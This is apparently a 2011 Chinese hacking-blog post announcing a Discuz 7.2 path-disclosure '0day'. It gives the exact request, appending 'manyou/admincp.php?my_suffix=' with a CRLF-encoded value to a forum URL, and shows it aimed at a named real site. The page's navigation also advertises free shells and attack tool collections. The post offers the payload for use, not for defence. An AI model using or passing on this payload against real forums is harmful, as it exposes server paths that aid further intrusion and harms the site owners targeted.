iick's blog
首页
给我留言
免费shell
技术文章
网站漏洞
工具合集
网站首页
>
网站漏洞
> 正文
最新DZ 7.2爆路径0day
2011-09-24
网站漏洞
1112
0

这里只是说下方法,在要爆DZ 7.2 bbs的网站后面加上以下代码访问,即可爆出。
"manyou/admincp.php?my_suffix=%0A%0DTOBY57",引号不算。
例如:
http://team.dis9.com/manyou/admincp.php?my_suffix=%0A%0DTOBY57
效果图如下:
Nmap Security Scanner 7.0
上一篇
驾校培训网站管理系统漏洞
下一篇
FeitecCMS V2.0 漏洞
暂无评论
发表评论
取消回复
返回顶部
技术文章
网站漏洞
业内新闻
心情日记
工具合集
乱七八糟

暂无评论
发表评论